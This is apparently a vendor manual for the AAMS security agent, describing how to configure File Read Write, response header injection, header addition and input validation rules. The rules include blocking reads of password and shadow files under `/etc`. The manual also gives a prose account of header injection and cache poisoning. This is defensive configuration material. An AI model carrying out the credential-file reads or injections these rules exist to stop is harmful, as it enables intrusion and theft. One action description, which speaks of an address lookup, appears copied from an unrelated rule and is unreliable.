Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.


Version: 6.11.0

File Read Write

The purpose of the File Read Write rule is to allow you to restrict a protected application from reading or writing to any file to which it should not have access.

Overview

This rule could prevent an application from reading a password file or writing to the shadow file on the system on which it resides. This protection isn't specific to a CWE or other defined or limited attack. The method of attack that causes the protected application to attempt to execute a specific command is irrelevant to this rule. This rule only looks at and potentially protects against the end result of any such attack.



Rule Options

File Operation

The only options here are read or write. This tells the rule which action it is controlling, the reading of files or paths, or the writing to files or paths.

Restrict Rule to API Endpoints

You can limit the rule to respond to API requests only.

- **No** - Do not restrict the rule response
- **All Endpoints** - Restrict the rule response to API requests only
- **Specific Endpoints** - Restrict the rule response to API requests on the specified endpoints

You can change the default value **No** but you can select only one of these options.

Do Not Trust Inputs From

You can choose the sources that the strict policy option will treat as untrusted. This section is optional, you do not have to select any or you can select all of the sources listed:

- **HTTP** - Data received by the application from HTTP requests (e.g. from a web browser).
- **SQL Databases** - Data received by the application from a SQL database.
- **Deserialization APIs** - Data received by the application via deserialization APIs (e.g. RMI, JMX, java.io.ObjectInputStream, etc.)

Files and Paths to Files

Here you can type in a path(s) or specific files that the rule will apply to. Generally speaking this can be applied in 2 different ways:

1. You can list a number of paths and/or files that you wish to prevent from being read or written to via the protect action, or
2. You can create a pair of rules where the first File Read Write rule uses a path to Protect (e.g. `/etc/*`), and the second Process Rule allows or whitelists specific files (via the Allow/Whitelist action) contained within that path, such as `/etc/someTextFile.txt`.

This way if there are 100 files in the target directory and you wish to protect 98 of them, you do not have to create 98 rules or an unwieldy rule listing 98 files. You can instead create 1 rule to protect against all of the files within the target directory, and create another rule to carve out the 2 that you want to allow to be read or written to.

In essence, the Allow/Whitelist option is allowing us to say “Protect all of these files” (protect rule with a path entered) followed by “Except these” (allow rule, explicitly listing files within that path). This is much more scalable than saying “Protect this file” (standard rule) 98 times.

You can type paths or files into the text field and upon typing a comma, or hitting the Return/Enter key the entries will be accepted and converted to a pill object which can then be removed from the list by clicking on the pill’s cross symbol (**x**).

Action

- **Detect** - The Agent will detect the reading or writing of listed file (or files within a path), log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action.
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the reading or writing of the files or anything within the protected paths, from succeeding.
- **Allow** - Acts as whitelist. This is similar to the Detect action in that no blocking or destructive action will be taken, however the Allow action will supersede the Protect action by whitelisting files and paths to be excluded from Protect actions.

If a rule is superseded by a similar rule that has a higher precedence (e.g. targets the same path on the filesystem but with a different action specified) then the rule with lower precedence is skipped by the Agent.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file’s when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Version: 6.11.0


HTTP Header Injection

Response Header Injection is when user-supplied data is added into a response header in an unsafe way.

Overview

If an attacker can inject newline characters into the header, then they can inject new HTTP headers. In addition, by injecting an empty line, they can break out of the headers into the message body and write arbitrary content into the application's response.

Any attack that can be delivered via cross-site scripting can usually be delivered via response header injection. It is also sometimes possible to leverage response header injection vulnerabilities to poison the cache of any proxy server via which users access the application. For example, if the proxy server can be manipulated to associate the injected response with another URL used within the application, then the attacker can perform a stored attack against this URL, which will compromise other users who request that URL in future.



Rule Options

HTTP Endpoint (Optional)

Here you can enter in a list of relative URIs to be protected, monitored, or whitelisted. A relative URI only includes the path portion of the URL, and not the domain. For example if the website address was `http://www.victim.com/home/test.html`, then `/home/test.html` is the relative URI or HTTP Endpoint.

The path within the relative URI must be absolute and begin with a leading `/`. In the above example `/home/test.html` is valid and `home/text.html` is not. In addition, relative paths may not contain `..` or other similar characters denoting path shortcuts. For example, `/home/test/user/test.html` is valid, but `../test/user/test.html` is not.

Injection Type

- **Cookies** - Protect against injection into HTTP response cookies.
- **Headers** - Protect against injection into HTTP response headers.

Action

- **Detect** - The Agent will detect the attack, it will log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.

If multiple Response Header Injection rules are created, the Agent will not allow matching HTTP Endpoints to be specified between rules.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

Version: 6.11.0

HTTP Response Header Addition

Some security vulnerabilities can be resolved when the HTTP/HTTPS response contains the appropriate headers.

Overview


Using the HTTP Response Header Addition rule you can **add custom HTTP/HTTPS Headers** to the responses of web applications. For an HTTP endpoint targeted by the rule, these headers are inserted into all HTTP/HTTPS responses of Servlets, JSPs, and static resources.

The following are examples of those headers:

- **X-XSS-Protection**: enables the Cross-Site Scripting filter in your browser.
- **X-Content-Type-Options**: allows to opt-out of MIME type sniffing.
- **X-Frame-Options**: protects against Clickjacking attacks, also known as UI redressing.
- **Strict-Transport-Security**: tells browsers to enforce HTTPS protocol over HTTP.
- **Access-Control-Allow-Origin**: allows web servers to specify the domains that can benefit from Cross-Origin Resource Sharing (CORS) functionality.
- **Content-Security-Policy**: enables another layer of security that helps to detect and mitigate certain types of attacks, including Clickjacking, Cross-Site Scripting (XSS) and data injection attacks.

When using the HTTP Response Header Addition rule to set custom HTTP/HTTPS response headers, you are advised to check that the web browser supports the inserted HTTP/HTTPS response header. Providing this is satisfied, you are free to add any HTTP/HTTPS response header name and value. The agent will never attempt to override existing application headers.

HTTP/HTTPS response headers added by this rule may change the way the browser renders the application's web pages.



Rule Options

HTTP Endpoint (Optional)

Here you can enter in a list of relative URIs to be protected, monitored, or whitelisted. A relative URI only includes the path portion of the URL, and not the domain. For example if the website address was `http://www.victim.com/home/test.html`, then `/home/test.html` is the relative URI or HTTP Endpoint.

The path within the relative URI must be absolute and begin with a leading `/`. In the above example `/home/test.html` is valid, and `home/text.html` is not. In addition relative paths may not contain `..` or other similar characters denoting path shortcuts. For example, `/home/test/user/test.html` is valid, but `../test/user/test.html` is not.

Set Header Name

This is the name of a header that the rule will be applied to.

Set Header Value

This is the value of the aforementioned Header Name.

A Response Header Addition rule can apply to multiple headers at once. Header names and values will be stored as pairs in the table that will appear below the name and value fields once a pair has been added. At least one pair must be added to the rule or an error condition will occur. Pairs may be deleted or edited utilizing the Actions options for each row.

Action

- **Protect** - Protect is the only option available for this rule. The AAMS Agent will actively prevent the lookup of the address(es) from succeeding.

The Agent will not allow multiple HTTP Response Header Addition rules that specify the same header name.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log files when the rule has been triggered, regardless of the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

Resources

More information on HTTP Response Header Addition can be found at:

- the CWE's community-developed website
- the OWASP Foundation's websiteReferences

Version: 6.11.0

Improper Input Validation

Input validation is performed to ensure only properly formed data is entering the workflow in an information system, preventing malformed data from triggering the malfunction of various downstream components.

Overview

Input validation should happen as early as possible in the data flow, preferably as soon as the data is received from the external party. Data from all potentially untrusted sources should be subject to input validation, including not only Internet-facing web clients but also backend feeds over extranets, from suppliers, partners, vendors or regulators, each of which may be compromised on their own and start sending malformed data. Input Validation should not be used as the primary method of preventing XSS, SQL Injection and other attacks but can significantly contribute to reducing their impact if implemented properly.

Rule Options

The rule options for Input Validation can be broken up into 3 general types:

1. **Request URL** - .Net only - Input validation will be based on the contents of the request URLs
2. **Cookies**, **Parameters**, and **Headers** - Input validation will be based on the contents of cookies, headers, or parameters
3. **Method** - Input validation will be based on the selected method types

Basic Options: *All types*

The following fields are common among all option types:


HTTP Endpoint (Relative URI)

Here you can enter in a list of relative URIs to be protected, monitored, or whitelisted. A relative URI only includes the path portion of the URL, and not the domain. For example if the website address was `http://www.victim.com/home/test.html`, then `/home/test.html` is the relative URI or HTTP Endpoint.

The path within the relative URI must be absolute and begin with a leading `/`. In the above example `/home/test.html` is valid, and `home/text.html` is not. In addition relative paths may not contain `..` or other similar characters denoting path shortcuts. For example, `/home/test/user/test.html` is valid, but `../test/user/test.html` is not.

Enter in a value in the field, and upon clicking the **Add** button, entering in a comma, or hitting enter, the value will be stored and shown as a chip below the input field. Copying and pasting of lists separated by commas or carriage returns are supported.

Validation Subject: Request URL





URLs containing


This is a basic black list. You must enter a character sequence to be matched within the URL of the request. If the request URL has a character sequence matching the one in the rule, then the request is dropped.

Enter in a value in the field, and upon clicking the **Add** button, entering in a comma, or hitting enter, the value will be stored and shown as a chip below the input field. Copying and pasting of lists separated by commas or carriage returns are supported.

Validation Subject: Cookies/Headers/Parameters/Method







Parameter/Cookie/Header Validation Type

- **Cookies** - The subject(s) of the validation are cookies.
- **Headers** - The subject(s) of the validation are the headers.
- **Parameters** - The subject(s) of the validation are the configured parameters.

The options (below) are exactly the same for all 3 subject types

Cookie/Header/Parameter Value Type

The Value Type tells us the input constraints that you wish to place on the named [Cookies/ Headers/Parameters]. This is the criteria that validation will be matching on. More than one Value Type may be selected.

Note that value types and value names maintain a many-to-many relationship. In other words, if both Value Types of alphanumeric and HTML text are chosen here, and the Value Names Name1 and Name2 are defined, then both Name1 and Name2 will be validated as both alphanumeric and HTML text. All Validation Types are applied to all Names , and vice-versa.

- **Alphanumeric** - constrain input to letters and numbers
- **Integer** - constrain input to whole numbers only
- **Integer Positive** - constrain input to whole positive value numbers only
- **Integer Unsigned** - constrain input to whole numbers whose value will be considered positive even if they are negative
- **SQL No Single Quotes** - constrain input such that no single-quote characters are

allowed to be used in SQL

- **SQL No Double Quotes** - constrain input such that no double-quote characters are allowed to be used in SQL
- **HTML No Single Quotes** - constrain input such that no single-quote characters are allowed to be used in HTML
- **HTML No Double Quotes** - constrain input such that no double-quote characters are allowed to be used in HTML
- **HTML Text** - constrain input such that HTML content that is not text, i.e., opening of tags < is not allowed
- **HTML Attribute Unquoted** - constrain input such that only HTML attributes values that are unquoted are allowed
- **RegEx** - use Regular Expressions as validation criteria for matching either instead of, or in addition to, the Value Types above

Cookie/Header/Parameter Names


Enter in a value in the field, and upon clicking the **Add** button, entering in a comma, or hitting enter, the value will be stored and shown as a chip below the input field. Copying and pasting of lists separated by commas or carriage returns are supported.

Example: If you wish to ensure that the username field in a web login screen served up by a AAMS-protected application is comprised of only letters and numbers, and not special characters or escape characters like one might use in a SQL injection type attack the rule would be set up like so:

Validation Subject: `Parameters` Parameter Name: `username` Parameter Value Type: `alphanumeric` Action: `Protect`

This will drop the username input of any form where the parameter username is a non-alphanumeric character.

Validation Subject: Method



Method Types

These method types select the methods upon which validation will occur. Available options are:

- GET
- POST
- HEAD
- PUT
- DELETE
- CONNECT
- OPTIONS
- TRACE
- PATCH

Action

- **Detect** - The Agent will detect the matching of the entered URLs Containing field and log the event. The event will be viewable on the Security Events pages, but the Agent will take no further action.
- **Protect** - In addition to Detect, the AAMS Agent will drop the incoming request.
- **Allow** - The Allow action will supersede the Protect action by whitelisting the Request

URLs to be excluded from Protect actions and allowing them to be accepted.

The **Allow** action is only available for the **Method** validation type for Rules that are ARMR 2.4 and above

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

